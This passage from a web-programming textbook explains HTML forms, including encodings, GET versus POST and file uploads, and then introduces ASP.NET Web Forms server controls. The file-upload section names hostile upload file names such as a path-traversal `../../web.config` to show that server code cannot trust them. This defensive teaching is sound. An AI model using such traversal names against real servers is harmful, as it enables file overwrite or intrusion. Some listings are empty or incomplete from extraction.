

Figure 11.8 The code-behind page class. `MyPage` is one class written in two parts: your `.aspx.cs` file and a part generated from the markup, which declares a field per control. A final generated class derives from `MyPage` and renders the page.

> **THE KEY INSIGHT.** An `.aspx` page, like a `.jsp` page, is a class in disguise. `Inherits=` names its base class, the markup becomes fields and a control tree, and every request is served by a *new object* of the generated class. Remembering that one fact explains most of Web Forms, including its biggest problem: a new object knows nothing about the previous request.

11.3.4 The same split in Razor Pages

Razor Pages kept the split and simplified it. `Counter.cshtml` (**Listing 11.4**) is the view; `Counter.cshtml.cs` (**Listing 11.3**) is the page model, a class derived from `PageModel`. The view names its model with `@model` and reads it through `Model`. There is no generated partial class and no field per control, because in Razor Pages there are no server controls: the view writes HTML, and the model holds data. The page model is still a new object for every request.

11.4 HTML Forms in Depth

Before any framework, there is the form, and the form belongs to HTML, not to ASP.NET, PHP or Java. The rules in this section are the WHATWG HTML Living Standard's [1] and HTTP's [2], and every browser follows them. Everything a framework does with a form is built on top of them, so this is the section to read twice.

11.4.1 The form element and its attributes

Listing 11.8 is the smallest useful form: a balance, an amount, and a *Pay* button. In its original version the form was sent to a CGI program, `http://foo.com/cgi-bin/myprog`; here it is sent to `/echo`, a small page in this chapter's Python and PHP tracks that shows exactly what arrived.

Listing 11.8 `MyAccount.html`: a form with two text fields and a submit button, posted to `/echo`.

```
<html>
    <head>
        <title>My Account</title>
    </head>
    <body>
        <form action="/echo" method="post">
            <b>Balance:</b>
            <input type="text" name="total" value="0">Euro<br>
            <input type="text" name="amount">
            <input type="submit" name="OK" value="Pay">
        </form>
    </body>
</html>
```

The `<form>` element carries the instructions for sending; the controls inside it carry the data. **Table 11.2** lists every attribute of `<form>` that changes what is sent.

Table 11.2 The attributes of `<form>`. A submit button may override four of them for itself with `formaction`, `formmethod`, `formenctype` and `formnovalidate`.

Attribute	Values	What it decides
`action`	a URL; empty or missing means the page's own address	where the request goes
`method`	`get` (the default), `post`, `dialog`	the HTTP method, and so whether the data goes into the URL or the body
`enctype`	`application/x-www-form-urlencoded` (default), `multipart/form-data`, `text/plain`	how a `POST` body is encoded (Section 11.4.5)
`accept-charset`	normally `UTF-8`	the character encoding of the values; the page's own encoding if missing
`novalidate`	present or absent	switches off the browser's own checks (Section 11.4.7)
`target`	`_self`, `_blank`, a frame name	which window shows the answer
`autocomplete`	`on`, `off`	whether the browser offers remembered values
`name`	text	a name for scripts; never sent

The last line of the caption matters for later. A single form can have several submit buttons that send it to *different* places or with different methods: the button's own `formaction` wins over the form's `action`. Razor Pages uses exactly this for its named handlers (Section 11.8.4), and the test page of Section 11.4.4 uses `formmethod="get"` to send the same form both ways.

Fill in 10 and 25 and press *Pay*. **Listing 11.9** is what the server received, captured from a real run of the Flask track.

Listing 11.9 What `/echo` received from **Listing 11.8**. Three name–value pairs; the words *Balance:* and *Euro* are not data and are not sent.

```
POST with application/x-www-form-urlencoded

Where  Name         Value
form   total        10
form   amount       25
form   OK           Pay
```

Three pairs arrived: `total=10`, `amount=25`, and `OK=Pay`, the submit button, which sends its own name and value because it was the one pressed. The bold word *Balance:* and the word *Euro* are text on the page, not controls, and never leave the browser.

11.4.2 What a form sends: successful controls

The HTML standard [1] calls the controls whose values are sent the **successful controls**, and the rules for which ones qualify are short, strict and the source of countless bugs. **Table 11.3** states them.

Table 11.3 Which controls a browser sends. The two rows that cause most bugs are the checkbox — unchecked sends *nothing* — and the submit button — only the one pressed is sent.

Control	Sent when	Sent as
any control without a `name`	never	—
any `disabled` control	never	—
`readonly` text	always	`name=value`
text, email, number, date, … , `textarea`	always, even when empty	`name=` for an empty field
checkbox	only when checked	`name=value`, or `name=on` without a `value`
radio button	only the checked one of its group	`name=value`
`select`	always, the selected options	one pair per selected option
`hidden`	always	`name=value`
submit button	only the one that was pressed	`name=value`
`input type=image`	only when clicked	`name.x=12&name.y=7`, the click position
`reset`, `type=button`	never	—
file	always in `multipart/form-data`	the file name *and its bytes*; only the name otherwise

Two rows deserve a sentence each. An **unchecked checkbox sends nothing at all**: not `express=no`, not `express=`, nothing. The server cannot tell "unchecked" from "this form never had that checkbox" from "someone built this request by hand", and code that reads the value must treat a missing name as *off*. ASP.NET Core's tag helper works around it by writing a hidden `<input name="Express" value="false">` after the checkbox, so that `false` arrives when the box is empty and `true,false` when it is ticked (Section 11.8.3). And **only the pressed button is sent**, which is how one form with two buttons tells the server which was meant: the Laundry form's *Calculate price* and *Save bill* buttons are both named `action`, with the values `preview` and `save`.

A name may also appear more than once. Three checkboxes all named `extra` send up to three `extra=` pairs, and a `<select multiple>` sends one pair per selected option. Every server technology has to decide what `form["extra"]` means when there are three of them: Flask's `request.form.getlist("extra")` returns all, `request.form["extra"]` the first; Java's `getParameterValues` returns all and `getParameter` the first; PHP, surprisingly, keeps only the *last* unless the name ends in `[]` (`name="extra[]"` makes `$_POST['extra']` an array); ASP.NET Core binds all of them into a `string[]` property and the first into a `string`.

11.4.3 GET and POST

The `method` attribute decides where the pairs travel. With `GET` they are appended to the address after a `?`; with `POST` they travel in the body of the request. **Listing 11.10** and **Listing 11.11** show the two requests as `curl --trace-ascii` recorded them leaving the client — the actual bytes, with their offsets on the left.

Listing 11.10 A GET request: the data is in the request line, visible in the address bar, in the history, and in every server log.

```
0000: GET /echo?customer=C0047&note=Kebaya+%26+batik HTTP/1.1
0039: Host: 127.0.0.1:9104
004f: User-Agent: curl/8.5.0
0067: Accept: */*
0074:
```

Listing 11.11 The same data as a POST request: the pairs move into the body, and two headers describe the body — its length and its encoding.

```
0000: POST /echo HTTP/1.1
0015: Host: 127.0.0.1:9104
002b: User-Agent: curl/8.5.0
0043: Accept: */*
0050: Content-Length: 36
0064: Content-Type: application/x-www-form-urlencoded
0095:
0000: customer=C0047&note=Kebaya+%26+batik
```

The pairs themselves are identical, `customer=C0047&note=Kebaya+%26+batik`. What changed is their address. HTTP gives the two methods different *meanings* [2], and **Table 11.4** spells out the consequences.

Table 11.4 GET and POST compared. The rule of thumb: if pressing the button twice would be a problem, it must be POST.

	GET	POST
where the data goes	the URL's query string	the request body
meaning in HTTP	*safe*: "give me something"; must change nothing	"process this"; may change things
repeating it	harmless (it is also *idempotent*)	may create a second bill
bookmark, share, back button	yes, the whole request is the URL	no; Reload asks "resubmit the form?"
cached by browsers and proxies	may be	not by default
visible in logs and history	yes	no (the body is not logged by default)
size	limited by URL length, a few thousand characters in practice	limited only by the server's setting
can carry a file	only its name	yes, with `multipart/form-data`
use it for	searching, filtering, paging	creating, changing, deleting, logging in, uploading

Never send a password, or anything that changes data, with GET. The URL of a GET request ends up in the browser history, in bookmarks, in the `Referer` header sent to other sites, and in the access log of every server and proxy on the way. The test page below shows it happening: the password field's value, `4321`, appears in plain text in the address bar the moment the form is sent with GET.

11.4.4 Every input type

HTML has twenty-two `type` values for `<input>`, plus `<textarea>`, `<select>`, `<button>`, `<datalist>` and `<output>`. **Listing 11.12** puts every one on one page, grouped by what they collect, and sends the form to `/echo`. Read it once; it doubles as a reference.

Listing 11.12 `all-inputs.html`: every kind of form control, sent as `multipart/form-data` by *Send* and as a GET query by *Send as GET*.

```
<!DOCTYPE html>
<html lang="en">

</body>
</html>
```

Figure 11.9 is how Chromium drew the page, with a password typed, the *perfume* box ticked and a photo chosen. Notice how much the browser does by itself: a calendar for `date`, a clock for `time`, a color picker, a slider, a file chooser. On a phone, `type="tel"` and `inputmode="decimal"` bring up a number keypad, and `type="email"` a keyboard with `@`.



Figure 11.9 The test page in headless Chromium: text types, numbers and dates, choices, a file, and three controls that send nothing — *disabled*, the control without a name, and the *Reset* and *Plain button* buttons.

Table 11.5 summarizes the types with the value each one sends. The rightmost column is the one that matters to a server programmer: whatever the control looks like, **what arrives is text** in a fixed format.

Table 11.5 The input types and what each sends. The displayed format may follow the reader's locale — the date showed as 10/02/2026 — but the value sent never does.

type	Looks like	Sends	Useful attributes
`text`	one line	the text	`maxlength`, `pattern`, `placeholder`, `list`
`search`	one line with a clear button	the text	as `text`
`email`	one line	the text; checked for an `@`	`multiple`
`tel`	one line; phone keypad	the text, not checked	`pattern`
`url`	one line	the text; checked to be a URL	
`password`	dots	the text, *in clear*	`autocomplete="new-password"`
`number`	spin box	`2.4` (always a dot)	`min`, `max`, `step`
`range`	slider	`1`	`min`, `max`, `step`
`date`	calendar	`2026-10-02`	`min`, `max`
`time`	clock	`17:30`	`step` (seconds)
`datetime-local`	both	`2026-09-30T21:00`	
`month`, `week`	pickers	`2026-09`, `2026-W40`	
`color`	swatch	`#1e88e5`	
`checkbox`	box	its `value`, only if ticked	`checked`
`radio`	circle	the value of the one chosen	`checked`, shared `name`
`file`	chooser	the file (multipart only)	`accept`, `multiple`, `capture`
`hidden`	nothing	its `value`	
`submit`, `image`	button	name and value / click position	`formaction`, `formmethod`
`reset`, `button`	button	nothing	
`textarea`	box of lines	the text, lines as `\r\n`	`rows`, `cols`, `maxlength`
`select`	list	chosen option values	`multiple`, `size`

The caption's last sentence trips up Indonesian readers in particular. The `date` control *displays* `10/02/2026` because the headless browser ran with a US locale, and would display `02/10/2026` on an Indonesian laptop, but it always *sends* `2026-10-02`; a `number` control sends `2.4` with a dot even where people write `2,4`. The Laundry form accepts both separators precisely because it uses a text box (Section 11.9.1).

Now press *Send*. **Listing 11.13** is what the Flask server received, and it confirms every row of **Table 11.3**.

Listing 11.13 The pairs that arrived when *Send* was pressed. Empty fields arrive empty; `extra` and `days` arrive several times; `discount` (disabled), the nameless field, *Reset*, *Plain button* and the unclicked image button are absent.

```
POST with multipart/form-data; boundary=----WebKitFormBoundaryUyeFQmmd2su4kaWt

Where  Name         Value
form   name         Imam Pratama
form   q
form   email        imam.pratama@example.com
form   phone        0811-0000-2588
form   site
form   pin          4321
form   note         Kebaya: hand wash only
form   kg           2.4
form   starch       1
form   pickup       2026-10-02
form   at           17:30
form   arrived      2026-09-30T21:00
form   period       2026-09
form   week         2026-W40
form   tag          #1e88e5
form   extra        starch
form   extra        perfume
form   extra        hanger

form   service      Curtain (per kg)
form   outlet_code  O01
form   cashier      E0004
form   go           send
file   photo        receipt.jpg (image/jpeg, 25409 bytes)
```

Read it against the page. `q` and `site` were empty and arrived as empty strings. The three `extra` checkboxes produced three pairs. `discount` was disabled and is missing; the nameless field is missing; `cashier` was read-only and is present. Of the two submit buttons only `go=send` arrived. And `photo` arrived as a *file*: its name, the type the browser guessed from the extension, and its 25,409 bytes.

Send as GET sends the same form with `formmethod="get"`. **Listing 11.14** is the address the browser went to.

Listing 11.14 The same form sent with GET: everything is in the URL, including the password `pin=4321`, and the photo is reduced to its file name.

```
http://127.0.0.1:9104/echo?name=Imam+Pratama&q=&email=imam.pratama%40example.com&phone=0811
-0000-2588&site=&pin=4321&note=Kebaya%3A+hand+wash+only&kg=2.4&starch=1&pickup=2026-10-
02&at=17%3A30&arrived=2026-09-30T21%3A00&period=2026-09&week=2026-
W40&tag=%231e88e5&extra=starch&extra=perfume&extra=hanger&pay=cash&outlet=O01&days=Mon&days
=Wed&service=Curtain+%28per+kg%29&photo=receipt.jpg&outlet_code=O01&cashier=E0004&go=draft
```

Two failures are visible in that one line. The password is in the address bar. And the photo became `photo=receipt.jpg`: a GET request has no body, so a file cannot travel in it; only its name did.

11.4.5 Encoding the body: three enctypes

A request body is a sequence of bytes, and the form's `enctype` says how the pairs become bytes. To see the three possibilities exactly, **Listing 11.15** sends the same fields three ways to the Java track's `/echo`, which prints the raw body it received before parsing it. The note contains an ampersand and the character ½, both chosen to cause trouble.

Listing 11.15 `encodings.html`: one set of fields in three forms, one per `enctype`.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>One form, three encodings</title>
</head>
<body>
<h1>One form, three encodings</h1>
<!-- The same three fields, sent three ways. /echo on the Java track prints the raw body. -
->
<form id="u" action="/echo" method="post">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <input type="checkbox" name="express" value="yes" checked>
  <button>application/x-www-form-urlencoded (the default)</button>
</form>
<form id="m" action="/echo" method="post" enctype="multipart/form-data">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <input type="file" name="photo">
  <button>multipart/form-data</button>
</form>
<form id="t" action="/echo" method="post" enctype="text/plain">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <button>text/plain</button>
</form>
</body>
</html>
```

`application/x-www-form-urlencoded`, the default, is what **Listing 11.16** shows.

Listing 11.16 The urlencoded body as Chromium sent it, then as `Forms.urlencoded` parsed it. The ampersand became `%26`, the comma `%2C`, each space `+`, and the one character ½ became two bytes, `%C2%BD`.

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

customer=C0047&note=Kebaya+%26+batik%2C+2%C2%BD+kg&express=yes

--- parsed ---
customer = [C0047]
note = [Kebaya & batik, 2½ kg]
express = [yes]
```

The format is the one from the query string: `name=value` pairs joined by `&`. Because `&` and `=` separate things, they cannot appear raw inside a value, so every byte that is not a letter, a digit or one of `-._~` is written as `%` followed by two hexadecimal digits, and a space is written `+` [1], [3]. The character ½ is not ASCII; in UTF-8 it is the two bytes `C2 BD`, and each is escaped on its own. The cost is easy to state. If a value has n_s bytes that may stay as they are and n_e bytes that must be escaped, its encoded length is

$$L = n_s + 3\,n_e \tag{11.1}$$

characters. For ordinary text n_e is small, and urlencoding is compact. For a photo, where nearly every byte is "unsafe", Equation (11.1) makes the body almost three times the file, which is why nobody sends files this way. Check it on the note `Kebaya & batik, 2½ kg`. It has 22 bytes, because ½ counts twice. Its four spaces become `+`, one character each, so they count with the bytes that do not grow. The ampersand, the comma and the two bytes of ½ are escaped: $n_e = 4$, $n_s = 22 - 4 = 18$, $L = 18 + 3 \times 4 = 30$, and `Kebaya+%26+batik%2C+2%C2%BD+kg` is indeed 30 characters long.

`multipart/form-data` is the encoding for files, and **Listing 11.17** shows why it works.

Listing 11.17 The multipart body: one part per field, separated by the boundary. Each `\r` marks a carriage return; the two bytes of ½ are printed as two dots because the echo prints only ASCII. The file's nine bytes travel exactly as they are.

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypOUphwA3PZopjEM9
Content-Length: 404

------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="customer"\r
\r
C0047\r
------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="note"\r
\r
Kebaya & batik, 2.. kg\r
------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="photo"; filename="tag.txt"\r
Content-Type: text/plain\r
\r
rack A03
\r
------WebKitFormBoundarypOUphwA3PZopjEM9--\r

--- parsed ---
customer = [C0047]
note = [Kebaya & batik, 2½ kg]
photo = file [tag.txt], text/plain, 9 bytes
```

Instead of escaping the data, multipart chooses a **boundary**, a string that does not occur in any of the values — Chromium invents one like `----WebKitFormBoundarypOUphwA3PZopjEM9` — and announces it in the `Content-Type` header. The body is then a list of **parts**, each starting with `--` and the boundary, followed by a few header lines, an empty line, and the value's raw bytes. The last boundary ends with an extra `--`. A file part has a `filename` and a `Content-Type`, and its bytes are copied in unchanged, so a 2 MB photo costs 2 MB plus a few hundred bytes of headers. RFC 7578 defines the format [3].

`text/plain`, **Listing 11.18**, writes one `name=value` per line with no escaping at all.

Listing 11.18 The text/plain body. A value containing a line break or an `=` would be indistinguishable from the next field; this encoding is for people reading e-mail, not for programs.

```
Content-Type: text/plain
Content-Length: 45

customer=C0047\r
note=Kebaya & batik, 2.. kg\r

--- parsed ---
(text/plain has no reliable way to separate the fields; nothing is parsed)
```

Table 11.6 puts the three side by side.

Table 11.6 The three form encodings. A form with a file input and the default enctype sends only the file's name, silently.

enctype	Separator	Escaping	Files	Use
`application/x-www-form-urlencoded`	`&` and `=`	`%XX`, space as `+`	name only	every form without a file (the default)
`multipart/form-data`	a boundary line	none; raw bytes	yes	any form with `<input type="file">`
`text/plain`	line breaks	none	no	nothing a program should parse

11.4.6 Uploading a file

Everything needed to upload a file has now appeared; here it is in one place. The form must use `method="post"` and `enctype="multipart/form-data"` — forget the second and the server receives `photo=receipt.jpg` and no photo, with no error anywhere. The control is `<input type="file" name="photo">`, and three attributes shape it: `accept="image/jpeg,image/png"` filters the file chooser (a hint only; the user can switch it to *All files*), `multiple` allows several files under one name, and `capture="environment"` asks a phone to open the rear camera directly, which is exactly what a cashier photographing a signed receipt wants.

What arrives at the server is a part with three things in it: the **file name** the user's computer used, a **content type** the browser guessed from the extension, and the **bytes**. Only the bytes are facts. The name can be anything — `../../web.config`, `<script>.png`, a name with characters your file system forbids — and the content type is a guess that the sender controls entirely. Section 11.13.4 turns this into rules; the Laundry code in Sections 11.9 to 11.12 follows them.

Every server also puts a ceiling on the size of a request, and it is worth knowing where each one is, because an upload that is too big often fails with a confusing message: PHP's `upload_max_filesize` and `post_max_size` in `php.ini` [4]; Flask's `MAX_CONTENT_LENGTH`; ASP.NET Core's `[RequestSizeLimit]` and `[RequestFormLimits]` attributes [5]; and in this chapter's Java track a constant, `MAX_BODY`, checked while the body is read.

11.4.7 The browser checks, and why that is not enough

HTML can check a form before sending it. `required` refuses an empty field; `pattern="C[0-9]{4}"` refuses anything that is not a C and four digits; `min`, `max`, `step` and `maxlength` limit numbers and lengths; `type="email"` insists on an `@`. The browser shows a small message by the field and does not send the form. This is good for the person filling in the form: mistakes are caught at once, without a round trip.

It is worthless as protection. The checks run in the browser, and the browser belongs to the user. Anyone can open the developer tools and delete `required`; add `novalidate` to the form; or skip the browser altogether and send the request with `curl`, as **Listing 11.11** did and as this chapter's test suite does twenty times. The server receives whatever the sender chose to send.

> **THE KEY INSIGHT.** Browser validation is a convenience for honest users; server validation is the only validation. Every rule the browser checks must be checked again on the server, and the server must also check the rules the browser cannot know — that customer C0047 exists, that rack A03 is free, what the price is.

11.5 The Problem Web Forms Set Out to Solve

Go back to the balance form of **Listing 11.8** and imagine the program behind it in the days of CGI, the Common Gateway Interface of Chapter 2 [6]. **Figure 11.10** shows one round trip. The browser sends `total=10&amount=25&OK=Pay`. The program reads both numbers and computes the new balance, 35. Then it must send back a page, and here is the trouble: it must send back the *whole* page, form and all, and it must write `value="35"` into the `total` field itself. If it forgets, the field comes back empty. If the page has twenty fields, it must copy nineteen values back by hand, correctly escaped, and choose the right option in every list and tick the right boxes.



Figure 11.10 One CGI round trip. The program receives the fields, computes, and must write the entire page again — including every value the user had typed — or the user sees an empty form.

The reason is the property of HTTP that this book keeps returning to: **it remembers nothing between requests**. The server that sent the form has, by the time the answer comes back, forgotten that it ever sent it. The page on the screen is the only record of what the user was doing, and each request must rebuild it from scratch.

Programmers of desktop applications did not live like this. In a Windows program, a text box is an *object* that keeps its text; a button has a `Click` event; the programmer writes `label1.Text = total.ToString()` and the label shows it until something changes it. Web Forms set out to give web programmers the same experience, and Section 11.6 shows how.

11.6 The Web Forms Model

The design of Web Forms rests on four ideas that fit together: **server controls** that are objects, a **control tree** built for every request, a **postback** that sends the whole page back to itself, and **ViewState**, a hidden field that carries the controls' state across the round trip. The page **life cycle** and its **events** hold them together. Microsoft's documentation is the reference for all of it [7].

11.6.1 Server controls

A server control is written like an HTML element, with a prefix and one special attribute:

```
<asp:ClassName propertyName="value" … runat="server" />
```

`asp:` says the element belongs to ASP.NET, `ClassName` is the name of a .NET class, every other attribute sets a property of that class, and `runat="server"` says: *make an object of this class on the server*. So `<asp:Label ID="total" Text="Hello" ForeColor="Blue" runat="server" />` becomes, for each request, an object of the class `System.Web.UI.WebControls.Label`, with its `ID` set to `"total"`, its `Text` to `"Hello"` and its `ForeColor` to blue. The text may also be written as the element's content, `<asp:Label ID="total" ForeColor="Blue" runat="server">Hello</asp:Label>`. **Listing 11.19** sketches the class the tag stands for.

Listing 11.19 A sketch of the `Label` class: one property per attribute. The `…` bodies are placeholders; this is an outline of the real class, not code to compile.

```
// What <asp:Label ID="total" Text="Hello" ForeColor="Blue" runat="server" /> becomes:
// an object of this class (System.Web.UI.WebControls), with one property per attribute.
public class Label : WebControl {
    public virtual string ID { get { ... } set { ... } }
    public virtual string Text { get { ... } set { ... } }
    public virtual Color ForeColor { get { ... } set { ... } }
    // ... and every other property a WebControl has
}
```

Because a control is an object, the page's code can use it as one: `total.Text = "35";` changes what the label will show. When the page is finished, each control **renders** itself as ordinary HTML — the `Label` as a `<span>`, a `TextBox` as an `<input type="text">`, a `Button` as an `<input type="submit">` — because HTML is all the browser understands. Visual Studio shows the properties of the selected control in the Properties window, **Figure 11.11**, and writing a value there writes the attribute into the markup.



Figure 11.11 The Properties window for a `Button`: (1) `Text` and `ToolTip` have been set; (2) `EnableViewState` and (3) `OnClientClick` and `PostBackUrl` are properties this section explains.


This was a real change in the architecture of the server, not only in syntax. The classic ASP of the 1990s, like early PHP, had the web server interpret the script of a page from top to bottom, line by line, for every request. ASP.NET compiled the page into a class once, and the web server handed each request to the framework, which built the page as an object with properties and methods and let it render itself. The page, and every element of its user interface, became something code could hold and call.

11.6.2 The control tree and the class hierarchy

A page holds its controls in a tree. **Figure 11.12** shows the relationships for a page with a button, a list box and a text box. The page's `Controls` collection contains the three controls in order; each control's `Page` property points back to the page. A list box has its own `Controls`, the `ListItem` objects, and each item's `Parent` points to the list box.



red: Controls (down the tree) · blue: Parent (up one level) · green: Page (to the root) · navy: order in a collection

Figure 11.12 The control tree of a page with a `Button`, a `ListBox` with three `ListItem` children, and a `TextBox`. Red arrows are `Controls` (down the tree), blue arrows `Parent` (up one level), green arrows `Page` (straight to the root), navy arrows the order inside a `Controls` collection.

Every control class derives from `System.Web.UI.Control`, and the visual ones from `WebControl`, which adds the properties every visible element shares — `ForeColor`, `Font`, `Width`, `CssClass`, `ToolTip`. **Figure 11.13** is the family tree of the namespace `System.Web.UI.WebControls`. Two branches are worth noticing. The validators hang under `Label`, because a validator is a label that shows an error message; Chapter 14 is about them. And the data controls — `GridView`, `ListBox`, `DropDownList` — descend from `BaseDataBoundControl`, because they can fill themselves from a data source; Chapter 13 is about `GridView`.




Figure 11.13 The Web Forms control classes. Green boxes are the controls used by this chapter's `MyAccount` page; orange are the two base classes above the namespace.

11.6.3 A complete web form: MyAccount

Listing 11.20 is a page that uses a good sample of the controls: a label, a text box and a button that calculate; a label with *+ 10%* and *– 5%* buttons; three kinds of text box; three check boxes and a *Buy* button; three radio buttons that react the moment one is chosen; a multi-select list box with

